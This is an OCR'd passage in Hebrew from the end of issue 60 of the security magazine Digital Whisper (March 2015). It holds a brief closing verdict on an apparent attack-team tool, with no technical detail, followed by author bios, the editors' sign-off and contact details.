
המערכת לכשעצמה עדיין לא בשלה מספיק כדי להיות כלי עבודה פונקציונאלי מלא לקבוצות התקפה אך זו התחלה מאוד מרשימה. היו חסרים לנו למשל אפשרויות ניהול לקוחות מסודר יותר ותהליכי הזדהות משמעותיים יותר, בכל זאת מדובר בתיבת המטמון!



אבל ככה זה, צריך להתחיל איפשהו, והמערה הזו היא התחלה מצויינת.

על המחברים

- ישי, שד טזמני וחובב קוד פתוח, מחבר וחוקר מערכות בעיקר כדי לפרק אותן.
- ליאור, חופר 24/7 ומעניש על זה את המקלדת.



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-60 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש אפריל 2015.

אפיק קסטיאל,

ניר אדר,

31.03.2015